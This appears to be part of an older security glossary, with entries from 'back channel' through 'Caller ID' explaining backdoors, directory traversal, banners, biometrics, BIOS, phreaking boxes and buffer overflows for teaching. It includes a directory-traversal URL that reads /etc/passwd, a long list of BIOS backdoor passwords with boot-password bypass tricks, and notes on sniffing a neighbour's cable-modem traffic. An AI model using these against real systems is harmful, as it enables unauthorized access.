back channel [4]

Where the compromised system opens a connection back to the hacker.

Contrast: Remote administration trojans (RATs) are NOT examples of back channels, but are instead forward channels. A RAT allows the hacker to contact the system from anywhere in the world, and allows the hacker to hide where he/she is coming from. A back channel, on the other hand, will contact the hacker, who must have a fixed IP address. This clearly fingers who the hacker is.

Key point: Typical back channel protocols are X Windows (`xterm`) and shells like Telnet. These programs are often built into the victim's system, so many attacks that can't otherwise compromise the system can still trigger a back channel that allows a remote shell.

See also: covert channel

back door (trap door)[3]

Something a hacker leaves behind on a system in order to be able to get back in at a later time.

Example:

- A Y2K programmer comes into fix your banking code, but leaves behind something in the software that allows him to log into an ATM and withdraw lots of money.
- Somebody walking by your computer notices that you are logged in with root/administrator privileges. She creates her own account that will allow her to get back into the system at a later date.
- A hacker breaks into your UNIX machine and installs a what is known as a "rootkits": a series of programs and configuration errors that will allow the hacker back into the system. There are so many items in a rootkit that it is unlikely the owner of the system can clean the entire thing out.
- When a hacker breaks into your system, he leaves behind a program that will allow him to log in with a special username/password.
- A hacker sends you a Trojan that installs a backdoor when you run it.

Key point: Key features of backdoors are:

- They try to evade traditional "cleanup" methods. E.g. even if the administrator changes all the passwords, cleans the registry/configuration files, and removes all the suspect software, a good backdoor will still be live on the system.
- They try to evade logging: if every incoming connection to the system is logged, there is a good chance the backdoor provides a way to log in without being logged.
- They hide well. If you scan the system looking for suspect software, there is a good chance the backdoor has used techniques to hide from this scan.

Key point: Back doors are frequently programmed into systems either benignly or maliciously. Most computers shipped today allow BIOS passwords to be set that will prevent the booting of the computer without the administrator first typing the password. However, since many people lose their password, such BIOSes often have a back door passwords that allows the real password to be set. Similarly, a lot of remotely manageable network equipment (routers, switches, dialup banks, etc.) have backdoors for remote Telnet or SNMP. The frequency of such back doors is due to the fact that people are stupid, set passwords, forget them, then whine to customer support.

Key point: A backdoor can be added to any system. For example, when generating random session keys, a programmer may actually subvert the random number generator. Such subversion would then allow decrypting of the message by those who knew the specifics. This has already been done accidentally; some paranoids believe that some encryption products do this intentionally in order to get export approval of 128-bit products.

See also: trap-door

Back Orifice (BO)[2]

A remote access trojan released in 1998 by the Cult of the Dead Cow (cDc). By promulgating this throug their well-oiled propoganda machine, the cDc succeeded in making Back Orifice the archetype for all such programs. In 1999, the cDc released a newer version called *BO2K - Back Orifice 2000*.

backtrack (directory climbing, directory traversal, backtracking) [3]

The *backtrack* is the directory labeled "..". A common bug frequently made by programmers is that they don't check for this within a filename. An attacker can include this as part of an input, they can access files they would normally not have access to. can force the program to read any file on the system.

Example: Many programs contain built-in HTTP servers. This allows the program to be remotely managed from any web browser. These servers expect that only the files in their own directory and below will be read. However, hackers can still provide URLs that go up directories, and down into other directories in order to read any file from the system. For example, a hacker might be able to read the UNIX password file by typing in the URL: http://www.robertgraham.com/../../../etc/passwd .

Key point: This bug occurs because programmers frequently forget to double-check input.

Example: This bug is common. The original version of Win95 had this bug, so that if you had access to File and Print Sharing to any subdirectory, you also had access to the entire system. A huge number of HTTP servers and CGI scripts have this bug. Many FTP servers have had this bug. Even though this bug has been exploited for over 15 years, new variations of this technique are constantly being discovered in new programs.

Key point: Win9x has the quirk that three dots " . . . " means "two directories up", four dots " . . . . " means "three directories up", and so on. Additionally, whereas on many UNIX systems

going up past the top directory automatically generates an error, going above the top directory on Windows leaves you in the top directory. Therefore, filenames like "`.../Windows/greg.pwl`" are frequently seen: the hacker puts more than enough dots in the path in order to guarantee they reach the root directory.

Key point: Many popular Windows "personal web servers", including several versions shipped from Microsoft, have had either the "`../..`" or "`.....`" vulnerability. In particular, since the "`.....`" issue is not widely know, it is very common among those products that fix the first variant. FrontPage98 from Microsoft shipped with this bug.

banner [3]

Many text-based protocols will issue text banners when you connect to the service. These can usually be used to fingerprint the os or service.

Key point: Many banners reveal the exact version of the product. Over time, exploits are found for specific versions of products. Therefore, the intruder can simply lookup the version numbers in a list to find which exploit will work on the system. In the examples below, the version numbers that reveal the service has known exploitable weaknesses are **highlighted**.

Example: The example below is a RedHat Linux box with most the default service enabled. The examples below show only the text-based services that show banners upon connection (in some cases, a little bit of input was provided in order to trigger the banners). Note that this is an older version of Linux; exploits exist for most these services that would allow a hacker to break into this box (most are buffer-overflow exploits).

Protocol	Port	Banner
FTP	21	`220 rh5.robertgraham.com FTP server (Version wu-2.4.2-academ[B Nov 1 03:08:32 EST 1997) ready.`
ssh	22	`SSH-2.0-2.1.0 SSH Secure Shell (non-commercial)`

Telnet	23	`Red Hat Linux release 5.0 (Hurricane)`
		`Kernel 2.0.31 on an i486`
		`login:`

SMTP	25	`220 rh5.robertgraham.com ESMTP Sendmail 8.7/8.7; Mon, 29 N -0800`

finger	79	`Login Name Tty Idle Login Time Office`
		`rob Robert David Graham p0 Nov 29 22:51 (gandal`
		`root root p1 Nov 29 23:34 (10.17.`

HTTP	80	`HTTP/1.0 200 OK`
		`Date: Tue, 30 Nov 1999 07:34:59 GMT`
		`Server: Apache/1.2.4`
		`Last-Modified: Thu, 06 Nov 1997 18:20:06 GMT`
		`Accept-Ranges: bytes`
		`Content-Length: 1928`
		`Content-Type: text/html`

POP3	110	`+OK POP3 rh5.robertgraham.com v4.39 server ready`
identd	113	`0 , 0 : ERROR : UNKNOWN-ERROR`
IMAP4	143	`* OK rh5.robertgraham.com IMAP4rev1 v10.190 server ready`
lp	515	`lpd: lp: Malformed from address`
uucp	540	`login:`

Best practices: It is often recommend (and required in some government areas) to display a banner warning off unauthorized users. It makes the legal case stronger if you can show that the attacker saw a banner that indicated that they were unauthorized.

Best practices: All version information should be supressed in the banners. See the product documentation for more information on this.

bastion host[3]
A system exposed to the Internet that is expected to come under thorough attack. The term contrasts those hosts that are inside a firewall's protection.

Bcc (Blind carbon copy)[2]
A way of sending e-mail to multiple people so that the recipients cannot see the other recipients.

Netiquette: USE BCC!!! It is a huge security breach to reveal people's e-mail addresses to others. For example, one of the recipients may be an MLM stooge and will start spamming the other recipients. (Note there are cases where you want recipients to know about each other, but if you can't come up with a reason, never use CC:).

BGP (Border Gateway Protocol)[3]
On the Internet, BGP is used between ISPs in order to communicate routers. For example, imagine that the ALICE ISP needs to reach the BOB ISP. However, ALICE is not directly connected to BOB. ALICE therefore must figure out which ISP should be used to send traffic to BOB. It is through the use of BGP that such information is discovered. The name "border" comes from the fact that ISPs use BGP only on their borders (in contrast, they would use some other protocol (like OSPF) inside their networks).

Key point: BGP can be subverted in many ways. BGP is generally unauthenticated, and rogue ISPs can play havoc.

binary [1]
One of the basic foundations upon which computer science is based, binary is simply the concept of representing all things as a series of 1s and 0s. Mathematically, this means that all numbers are represented in base2 arithmetic, and that all things are represented with numbers.

Contrast: The word *binary* usually means *not text*. In computers, every 8 binary digits are used to represent a *byte*. However, only 7 binary digits are needed to convey text (26 upper case, 26 layer case 10 decimal digits, a number of punctuation characters, etc). Therefore, data using just 7 binary digits per bytes is always text data. It is pointless to say *binary computer data*, since all computer data is binary. When someone says **binary**, rather than being redundant, what they are really trying to convey is that the data in question isn't *text* data. For example, FTP is a text protocol, whereas SMB is a binary protocol.

Misconception: The word is also a noun (as well as the usual adjectival sense). A *binary* is a file containing binary (as opposed to text) data. In particular, you might hear the phrase "hackers replace the **binaries** on a the victim's machine". What this really means is that the hackers have replaced many of the software programs (with trojans). This phrase comes about because executable programs contains binary, not text data. Therefore, a machine's *binaries* are its programs.

See also: A common issue is how to send binary data within a text protocol/message. For example, how can we send a binary within a text e-mail message? The answer is to "encode" the data. See the word encoding for more details.

biometrics [3]

In the field of authentication, biometrics is the method whereby a person is recognized according to personal traits, presumably ones they cannot alter. Typical examples are signatures we sign on documents and facial recognition that we use in everyday life.

History: The ancient Egyptions used biometrics in order to verify somebody's identity. They would make several measurements of body features (e.g. length of arms) and record them. Fingerprints have actually only been used in the last 100 years.

Example: The market for biometrics in the year 2000 was roughly $100 million. There are many methods, each with their own pros and cons (accuracy, ease of use, end-user prejudice, etc.).

fingerprints 40%
: The old standby that everyone is familiar with, though they carry a certain stigma due to their longterm use in law enforcement. Most such systems use just the thumbprint. California is now requiring thumbprints for its driver's licenses.

hand 30%
: This is generally your palm print, though it can also include the geometry of your fingers.

voice 15%
: Due to many problems (such as a cold affecting a person's voice and recorded playback), this method is becoming less popular. It's chief benefit is that it can use any microphone to record the voice, and any modern computer can do the necessary analysis on the voice signal. Some of these systems have been used for telephone authentication.

face 7%
: Tends to focus on facial features between forhead and lips in order to avoid complications with hair style, facial hair, and facial expression. Some scanners do thermal imaging of the face, which in theory can distinguish among identical twins (which could otherwise stymie other systems).

eye 4%
: Includes iris as well as retina scanning. The iris is the outer part of the eye that we associate with eye color. The retina is inside the eye, from which distinct patterns of blood vessels can be measured. This system is considered the most accurate, but at the same time it is technically difficult to get right (as users have to be trained to position their eye's correctly).

handwriting signature 3%
: The same system used to sign your checks. Some systems are just for a person's signature, others try to encompass the entire person's handwriting. This method is becoming more popular for PDAs. An issue with this system is that it is behavioral, rather than physical.

Other
: Gait (how you walk), typing characteristics, body odor, DNA (movie Gataca), reflection of radio waves within the body, reflection/resonance of sound waves within the skull.

Voice and signature recognition are considered some the least reliable techniques, though they are among the more friendly.

Point: One area of biometrics focuses on those cases where the user isn't aware of the scan. For example, an airport might have a facial features scanner design to trigger on known terrorists. Equipment could be installed under the floor in order to discover people according to their gait as they walk over them (such systems can distinguish among multiple people walking simultaneously). Body odor and DNA can be extracted from a persons "thermal plume" as they walk under a sniffing system.

Controversy: Biometrics introduces huge privacy debate. For the first time, it provides the

government with a means to track its citizens in a manner that the citizens cannot avoid. This gives totalitarian governments the ability to tightly control their populations. At the same time, it provides businesses equal opportunity to invade their employees and customer's privacy.

Controversy: Biometrics is based upon a single, unalterable identity. A private-key, for example, can be destroyed in case it is compromised (through key revocation). However, your biometrics are with you for life. Today's authentication is usually through pseudonyms that are only roughly related to who you really are.

Key Point: Biometrics has a number of problems. The first is that biometrics degrade over time. People's signatures change over time. An injury can change fingerprints. Voice recognition systems fail when people have cold. Not all people have the requisite physical features (eyes, hands, etc).

Pros: Biometrics cannot be forgotten; many companies are adopting biometrics as a cost saving issue because lost passwords is becoming a leading problem in IT departments. Biometrics cannot be passed on from one person to another. Biometrics are extremely difficult to forge.

Culture: Biometrics have appeared frequently in movies, partially because of the Orwellian horros they ellicit from the audience. The entire plot of the movie Gataca was based upon DNA biometrics. The Bond film "Diamonds are Forever" used a trick of thin rubber over the fingertips to forge someone else's fingerprints -- a trick that has been recently shown to work. Another Bond film used the trick of surgical alteration in order to forge an iris scanner.

BIOS [3]

On your PC, the *BIOS* is the software the first runs when your computer starts up. All the messages you see when it starts up are from the BIOS program. Once it gets through testing memory and configuring your system, it then "boots" the operating system that you've installed on your hard-disk.

Key point: The BIOS stores configuration settings in NVRAM (Non-Volatile RAM). Remember that the contents of your normal RAM/memory are lost when you power-off your computer. The contents of NVRAM, in contrast, are retained when power goes off. Most NVRAM consists of CMOS (low-power) chips with a small battery that constantly feeds power to the chips (such batteries last about 5-years). A common trick of hackers and viruses is to corrupt the CMOS settings causing the computer to fail to boot. Removing the battery connection (usually a jumper on the motherboard) will cause the CMOS settings to be lost and be reset back to default (good) state.

Key point: All of today's BIOSes are stored in programmable ROMs, which allows them to be reprogrammed (usually with bug fixes from the manufacturer). This allows the hacker to reprogram them as well. While in theory the hacker could reprogram his/her own code into the BIOS, in practice this has not been done yet. Instead, hackers can sometimes use this programming feature to corrupt the BIOS code (in much the same way they corrupt the BIOS settings mentioned above). This will usually prevent the system from booting even to a point where a fresh BIOS can be re-programmed into the system. This requires that the system be brought back to the vendor in order to have the BIOS reprogrammed. Note that you can often set a jumper on the motherboard that denies the ability to reprogram the BIOS.

Misconception: Naive users who get hacked often come up with the belief that the hacker has gotten into their BIOS and left some sort of backdoor behind. While such a thing is possible in theory, it never happens in practice.

Key point: Many BIOSs can be locked with a boot password. This prevents somebody from booting the machine without the password. However, for technical support reasons, they generally have backdoor passwords. Some of them are listed below. By the time you read this, these are likely to be out-of-date. However, if you type these strings into a search engine, you will probably be able to find the latest ones.

Award BIOS

?award aLLy aPAf AWARD?SW awkward award award_? award.sw award sw AWARD SW AWARD_SW AWARD_PW award_ps 589589 256256 01322222 256256 BIOS biostar biosstar CONCAT CONDO condo efmukl HELGA-S HEWITT RAND HLT j262 j64 lkw peter lkwpeter SER SKY_FOX smukL SWITCHES_SW Sxyz SZYX ttptha wodj wpeter zjaaade

AMI (American Megatrends Inc.)

AMI A.M.I. aammii AMI~ amiami AMI.KEY AMISETUP AMI?SW AMI_SW 589589 ami.kez ami° helgaßs

Phoenix

None by default, though some OEMs have their own.

Others

Advance (Advance Integration, merlin (Vobis), SnuFG5 (AST), Biostar Q54arwms (Biostar), last (Concord), CTX_123 (CTX), Congress (CyberMax), Daytec Daewuu (Daytek/Daewoo), DELL (Dell), komprie (Digital), xo11nE (Enox), central (Epox), Posterie (Freetech), hewlpack (HP), IBM MBIUO sertafu (IBM), iwill (Iwill), spoom1 (JetWay), 57gbz6 Technolgi (Joss), sp99dd (MachSpeed), prost (Magic-Pro), Star (Megastar), sldkj754 xyzall (Micron), dn_04rjc (Micronics), mMmM (M Tech), xdfk9874t3 (Nimble), Bell9 (Packard Bell), QDI (QDI), teX1 xljbj (Quantex), Col2ogro2 (Research), Spacve (Shuttle), SKY_FOX (Siemens), lesarot1 (Speedeasy), ksdjfg934t (SuperMicro), BIGO (TMC), 24Banc81 Toshiba toshy99 (Toshiba), Vextrec (Vextrec), Compleri (WIMBIOS), 3098x Zenith (Zenith), zeosx (Zeos), compaq (Compar), Tiny (Tiny)

Non-passwords

Aptiva: Hold both mouse buttons down

Toshiba notebook: left shift key

Note that clearing the CMOS by setting a jumper on the motherboard will also work. Also, the keyboard controller in older systems have unused pins that can sometimes be manually manipulated to skip the password on bootup. Another technique is to feed special inputs through the keyboard port during bootup. Finally, once you are able to boot the machine, clearing the password is relatively easy.

BIND [3]

The most popular software on the Internet for providing DNS services. Your ISP is likely running BIND.

Key point: BIND provides about 80% of all DNS services. It is also enabled by default on a lot of Linux distributions. As a result, any exploit discovered for BIND has immediate and large impact on the Internet. As of November, 1999, all versions of BIND previous to 8.2.2-P5/4.9.7 have known holes that can be exploited. It is likely that these newer versions also have undiscovered exploitable holes as well.

Key point: BIND comes in two versions, 4.x and 8.x. This is largely due to backwards compatibility: people are running a lot of older servers and would rather patch them than upgrade to a newer version. Also, the newer 8.x code-base has not be extensively peer-reviewed and is thought to be a lot less secure than the 4.x source base.

See also: dig, DNS

birthday paradox (birthday attack, birthday surprise)[1]

Imagine you are at a party of 23 people. What is the chance that two people in that room have the same birthday? The unexpected (paradoxical) result is there is a greater than 50% chance that two people have the same birthday.

Another way of looking at it is that most school classrooms have more than 23 students. Therefore, in more than half of all school classrooms, two students have the same birthday.

The reason this is surprising is because we are accustomed to thinking in terms of somebody having the same birthday as ourselves. In a room with 20 people, there is less than a 5% chance that somebody else has the same birthday as ourselves.

Key point: This fact is important in cryptography. For example, the cryptographic hash function creates a "unique" fingerprint of a file. It is virtually impossible for an attacker to create another messages that matches that unique fingerprint. However, there may be cases where an attacker wants to create two new messages with the same fingerprint. This second problem is a lot easier than the first. The attacker may want to create two contracts, then after having the first one digitally sign, substitute the second one in its place. For this reason, a common recommendation for third-party signature services is to add a "seal" along with the signature in order to alter the resulting hash.

Example: Consider MD5 whose hash has a length of 128-bits. This means that creating a message that hashes to the same value as the first message would take 2^{128} brute-force attempts. However, choosing two messages that together hash to the same value takes only 2^{64} attempts. In other words, if you have to create a match an existing message, the problem is tough, but if you can create both messages, the problem is easy. The upshot is that many cryptographic algorithms have to be strong enough to defend also against birthday attacks.

bit [1]

A numeric quantity with precisely two values, such as 0 and 1, false and true, up or down, and so forth.

Key point: In many contexts, each additional bit means "twice as much". 8 extra bits means 256 times as much. 16 extra bits means 65536 times as much. Therefore, it takes 65536 times longer to brute force crack a 56-bit key than a 40-bit key.

black (red)[2]

In military terminology, the colors "black" and "red" refer to two types of networks. A "black" network is exposed to hostile elements, so only *unclassified* information may be sent across it. A "red" network is protected, and may carry classified data. A "black" and "red" network must never, ever be interconnected.

Key point: The inadvertent connection between black and red networks is one of the chief concerns of military-grade security.

BlackNet [2]

A cultural term referring to an anonymous black-market in hacker goods, especially information. Think of it as an eBay where both buyer and seller can be totally anonymous and information is the item being traded. Let's say that a hacker steals trade secrets from a company; the hacker would then be able to sell this on the auction. The idea of BlackNet is rooted in cryptography. First of all, there as to be complete anonymity. Secondly, there has to be solution to the race condition where the buyer has to be assured he is getting the goods before delivering payment, and the seller has to be assured of receiving payment before delivering the goods. Finally, the problem of fraud (misrepresentation of goods) has to be

solved: the seller has to prove he has the goods claimed. Cryptographic solutions to these problems do exist; such a market is possible, though it does not yet truly exist.

bomb (logic bomb or mail bomb)[3]
The word *bomb* has two unrelated meanings: *logic bombs* and *mail bombs*.

In the class of hostile software, a *logic bomb* is some code left behind by a program that "goes off" at a particular time (such as deleting all the files on the computer on New Years Eve). One theory was that Y2K consultants left logic bombs inside the code they were fixing in order to earn even more money after Y2K.

A *mail bomb* is the effect of sending somebody tons of e-mail (or large e-mail), overloading their mailbox and/or network connection. Sometimes this can be done with a program, other times it can be done simply by signing up the victim to huge numbers of e-mailing lists. Finally, it can be accidental, as happened once to Apple Computer when its mailing list software got out of control.

History: In the old days of UNIX terminals, an e-mail message containing VT100 control codes in a logic bomb could completely hose a user's terminal, forcing them to log out. DOS machines supporting the ANSI.SYS driver also had that problem.

bootp (boot protocol)[1]
This relative ancient protocol facilitates booting devices ("clients") from a network server rather than their local hard-disks (such as diskless workstations). In this configuration, the bootp protocol configures the diskless device with its IP configuration information as well as the name of the file server. At this point, the client shifts to TFTP to download the actual files it will use to boot from.

Key point: DHCP is simply an extension on top of bootp. This is important because without an IP address, clients cannot reach bootp servers that reside across routers. Virtually all routers have an extension for bootp forwarding that fixes this issue. Since DHCP had the same requires, the designers just stuck it inside bootp packets rather than requiring yet another change to the routing infrastructure.

boot sector (boot record)[1]
The first sector on a driver where the operating system will *bootstrap* from.

Key point: Until macro viruses came along, boot sector viruses where the most common variant. They spread through companies via floppy disks. Users would leave floppy disks in the drive and when the computer restarted, it would attempt to boot from the floppy. This would run the virus, which then infected the boot sector on the hard drive. Any further floppies plugged into the system would then be infected by the virus.

Countermeasures: I worked at a company with anal anti-virus procedures (anti-virus on all desktops, regular wiping of floppy disks). It was never able to completely free itself from the boot sector virus problem; one of the viruses was never successfully eradicated from the company. My own personal policy is to disconnect the floppies on 90% of the machines, and disable floppy bootup on the remaining machines.

'bot [2]
Short for *robot*, a 'bot is an automated program that does something.

Example: A *cancel-bot* is a program that attempts to cancel lots of messages within USENET newsgroups. These are sometimes used by the USENET Death Penalty or rogue cancellers. *

Example: Search engine spiders that index the web follow web-page links, going from site to site, downloading web-pages.

Example: In the IRC wars, hackers run automated bots to control channels. These are programs (usually in C) that help in administering channels, protection against hackers, flooding, and so forth.

box [1]

Boxes (like blue boxes, black boxes, red boxes, etc.) where terms used in the early days of phreaking in order to defraud telephone companies. The colors of the boxes is usually assigned randomly, though they often have stories about how the names came about.

Misconception: Most of the information you read on boxes is terribly outdated and rarely works in the real world. There is the standard memetic drift going on: documents without dates and without descriptions how they don't work in the modern world are invariably picked up and copied by people who believe in the magic but don't understand that the information is useless. Conversely, documents that dispell the magic and explain how hard it really is and how it mostly is no longer valid do not get copied widely.

Key point: Virtually all popular boxes no longer work in newly developed urban areas. However, phone company equipment doesn't change all that fast. While the average phone system is not vulnerable to such attacks, you can eventually find out-of-the-way places that are vulnerable if you look far enough.

Key point: Simply posessing such boxes is illegal under Title 18 USC section 1029.

Example:

blue box
: Generated the 2600Hz tone that gave operator control over the line (i.e. free phone calls). ESS/SS7 made blue boxing obsolete, though in theory it still works throughout the third world (as of Y2K) and remote parts of the U.S. that still has older analog phone equipement.

black box
: Allows calls to be made without being billed. Like blue boxes, it no longer works in the modern world of ESS/SS7.

beige box
: Plugging your phone into somebody else's line, like your neighbor's or the pay phone down the street. Essentially a home-made lineman's handset. Usually used to make calls, but can also be used simply to eavesdrop. Call ANI respondings in order to find out the number of the line tapped into.

red box
: Fools a pay phone into thinking coins have been entered. As of Y2K, most pay phones are immune to red boxes. The best are Bell and GTE boxes, though a lot of them mute the handset until coins are dropped. However, vulnerable pay phones can be found through diligent search.

Example: A popular DOS (Disk Operating System) program was used in the mid-90s called "BlueBEEP that implemented many box functionality baed upon Tones.

broadcast [1]

The term "broadcast" is generic and is used in many different area. The origin of the term obviously means to cast out broadly, such as a radio broadcast.

Subdefinition: Ethernet has **broadcast domains**, allowing you to partially sniff some data

from your neighbors, and possibly subvert it. Typical protocols that can be sniffed and subverted in this manner are: ARP, NetBIOS, MSBROWSE, rwho, bootp/DHCP, SNMP. An Ethernet broadcast address is "FF:FF:FF:FF:FF:FF".

Subdefinition: The Internet protocols TCP/IP support a feature known as a **directed broadcast**, which allows a remote person the ability to send a single packet to an entire subnet. This will then take advantage of the Ethernet broadcast domain once it reaches its destination. Attacks like smurf take advantage of this. A directed broadcast address looks something like 192.0.2.255, where the last integer "255" means "all devices on subnet 192.0.2.x".

Subdefinition: The special IP address of "255.255.255.255" is the **local broadcast**, and causes the packets to be sent to everyone locally, but not across the Internet.

broadcast domain [4]

A local network where broadcasts can be seen. Typical broadcast domains include cable-modem networks, colocation facilities, and Ethernet networks. The problem with broadcast domains is that a passive packet sniffer can discover vast amounts of information about the structure of the network. Attackers on the same broadcast domains can also broadcast packets that break into their neighbors, such as in ARP redirects.

browser [1]

Key point: Netsape and Microsoft have not yet produced a browser that is hardened against predation from hostile websites.

Key point: Disabling Java, JavaScript, and ActiveX will lock out virtually all hacks against the browser. However, this will also lock out many websites.

brute force [3]

A classic attack technique whereby all possible combinations are attempted until one succeeds. This typically refers to cryptography, either finding the right key to decrypt a message, or discovering somebody's password.

Analogy: If you somehow steal somebody's ATM card, you could try to use it in a bank machine. PIN numbers are only 4 digits, meaning 10,000 possible combinations. If you were patient, you could stand at the cash machine trying all possible 10,000 combinations. (Of course, ATM machines will always eat the cards after a few unsuccessful tries in order to stop this).

Key point: The term *brute force* often means "the most difficult way". In the above example of the PIN number, you can always find the PIN number after guessing 10,000 combinations. But sometimes there are easier ways. For example, a bank may choose to assign PIN numbers based upon a combination of the issuing date and the user's name. Therefore, the problem is reduced to guessing when a card was issued, which may consist of only a few hundred guesses.

Therefore, any technique that is more difficult than brute force is pointless. Likewise, brute force is very difficult, so hackers continually search for techniques that are less difficult.


Key point: The possibility of doing brute-force key-space searches is often compared to the age of the universe, number of atoms in the planet earth, and the yearly output of the sun. For example, Bruce Schneier has calculated that according to what we know of quantum mechanics today, that the entire energy output of the sun is insufficient to break a 197-bit key.

BS7799 (British Standard for Information Security Management, British Standard 7799)[3]
In Britain, BS 7799 is a set of "best practices" guidelines for information security, and more importantly, how organizations can demonstrate compliance to independent accredited auditors and receive certification. First published in early 1995, it really was the first guidelines by a standards body that could reasonably be implemented by commercial industry (from small to large businesses). It is thought of as the ISO 9000 of infosec, and will certainly have a strong influence on whatever the ISO eventually ratifies (currently assigned the tentative number ISO/IEC 17799-1). It had a strong influence on the HIPPA guidelines created in 1999 designed to protect privacy within the United States health care industry. BS 7799 was updated in 1999 to include controls for e-commerce, mobile computing. teleworking, and outsourcing.

Misconception: Certification doesn't been the business cannot get hacked. Rather, it certifies that the business is aware of its security risks, has identified how it is going to manage those risks, and has communicated this information broadly within the organization. For example, a business could put out a website with the statement "we don't care if it gets hacked" and be within compliance. They just need to identify this fact and publish it within the organization.

See also: Common Criteria, CDSA

buffer overflow (buffer overrun, input overflow)[2] . . . . .
A classic exploit that sends more data than a programmer expects to receive. Buffer overflows are one of the most common programming errors, and the ones most likely to slip through quality assurance testing.



Analogy: Consider two popular bathroom sink designs. One design is a simple sink with a single drain. The other design includes a backup drain near the top of the sink. The first design is easy and often looks better, but suffers from the problem that if the drain is plugged and the water is left running, the sink will overflow all over the bathroom. The second design prevents the sink from overflowing, as the water level can never get past the top drain.

Example: In much the same way, programmers often forget to validate input. They (rightly) believe that a legal username is less than 32 characters long, and (wrongly) reserve *more than enough* memory for it, typically 200 characters. The assume that nobody will enter in a name longer than 200 characters, and don't verify this. Malicious hackers exploit this condition by purposely entering in user names a 1000 characters long.

Key point: This is a classic programming bug that afflicts almost all systems. The average system on the Internet is vulnerable to a well known buffer overflow attack. Many Windows NT servers have IIS services vulnerable to a buffer overflow in ".htr" handler, many Solaris servers have vulnerable RPC services like `cmsd`, ToolTalk, and `statd`; many Linux boxes have vulnerable IMAP4, POP3, or FTP services.

Key point: Programs written in C are most vulnerable, C++ is somewhat less vulnerable. Programs written in scripting level languages like VisualBasic and Java are generally not

vulnerable. The reason is that C requires the programmer to check buffer lengths, but scripting languages generally make these checks whether the programmer wants them or not.

Key point: Buffer overflows are usually a Denial-of-Service in that they will crash/hang a service/system. The most interesting ones, however, can cause the system to execute code provided by the hacker as part of the exploit.

Defenses: There are a number of ways to avoid buffer-overflows in code:
- Use programming languages like Java that bounds-check arrays for you.
- Run code through special compilers that bounds-check for you.
- Audit code manually
- Audit code automatically

Key point: The NOOP (no operation) machine language instruction for x86 CPUs is 0x90. Buffer overflows often have long strings of these characters when attacking x86 computers (Windows, Linux).

Key point: In a successful buffer overflow exploit, the hacker forces the system to run his own code. Since most network services run as "root" or "administrator", the exploit would give complete control over the machine. For this reason, more and more services are being configured to run with lower privileges.

See also: stack frame

- C -

[C | CA | cable-modem | cache | CALEA | call forwarding | call-back verification | Caller ID | camping | cancel-bot | Capstone Project | Carnivore | carrier-scanning | CAST | CBC | CDSA | central office | certificate | Certificate Authority | CFB | CGI | cgi-bin | chaining | challenge | change-control | chat | checksum | chosen plaintext | cipher | Cipher Block Chaining | ciphertext | Ciphertext Feedback | circuit switched network | clear-text | CLI | Clipper | cmos | CO | Code | codebook | colo | COMINT | command-line | Common Criteria | community strings | compiler | complexity | compression | Computer Fraud and Abuse Act of 1986 | con | confidentiality | cookie | countermeasures | covert channel | crack | cracker | crackz | CRC | credentials | cron | cryptanalysis | crypto | cryptographic | cryptographic checksum | cryptography | CSN | culture | cyberpunk]

C programming language [3] .

Point: The language is quirky, difficult for beginners to learn, and really just an accident of history. Despite this, one must grok the language in order to become an elite hacker.

Key point: The large number of buffer overflow exploits is directly related to poor way that C protects programmers from doing the wrong thing. On the other hand, these lack of protections leads directly to its high speed.

cable-modem [1]

A local technology for connecting users to the Internet, the *cable-modem* is based upon the same wire that brings cable television to the home. A cable-modem tunes into reserved "channels" in order to receive Internet content. Usually, a block of several TV channels are reserved for downstream connection, and one or two channels are reserved for the upstream.

Key point: If you built your own hardware, you could likely build a sniffer to spy on your neighbor's Internet traffic. Some cable-modem segments can even be sniffed without special hardware by anybody who reconfigures their machine. Some cable-modem segments allow you to redirect a neighbor's traffic through your machine, which you can then sniff.

Key point: Your neighbors are open to lots of hacking techniques that are not generally possible from across the Internet. First, your machine will receive broadcasts from your neighbors. These broadcasts basically advertise your neighbor's presence telling you how to hack into them. For example, neighbors who share their hard-drives will advertise themselves in the Window's Network Neighborhood. UNIX machines will also advertise a lot of information, such as through the '`rwho`' mechanism. There are also lots of non-Internet protocols that appear on the local wire that can be used to break into your neighbors.

See also: DSL

cache [3]

In general computer science, the word *cache* means simply to keep things around in case they are used again. For example, when you log onto your system, your username and password are stored in a cache in memory, because they are repeatedly used by the system every time you access a resource.

Key point: Sometimes systems can be exploited through the cache. Examples are:

HTTP proxy servers
: Companies use these so that thousands of users can share a single Internet connection. They store recently used webpages so that when multiple users access the same web-site, the proxy server only has to go across the link once in order to fetch the page for all the users. A never ending series of bugs leads to conditions whereby when one user logs into a website, other users can see that first user's data.

Web-browser history/file cache
: Once a hacker breaks into a machine, he/she can view the history cache (list of URLs) or file cache (the actual contents of the web-sites) in order to spy on where the user has been. Embarrassing, inadvertent disclosure of this information by users with certain surfing habits is common.

Web-browser cookie cache
: Lots of web-sites store passwords within cookies, so that stealing somebody's cookie information will allow a hacker to log in as that user.

CALEA (Communications Assistance for Law Enforcement Act, digital telephony law)[2] .

CALEA was passed by congress in 1994 to preserve the "status quo": allowing law enforcement to tap digital lines with the same ease in which they tap analog lines. It requires phone companies (common carriers) to make sure their systems will support wiretapping. This required existing systems to be retrofitted (estimated cost: $500 million) as well as requiring that all new technological developments support wiretapping.

See also: key recovery, Carnivore, ECPA

call-back verification [1]

A form of dial-up security whereby the user dials the desired phone number, authenticates with the server, then hangs up. The server then dials back to the client, establishing the connection. This process has a number of advantages. It stops a lot of hacking from dial-out only lines, and it clearly identifies the phone number of the client.

Caller ID (Caller Line Identification, CLI, Caller Display)[1]

A telephone option that notifies you of the phone number of the person calling your telephone.

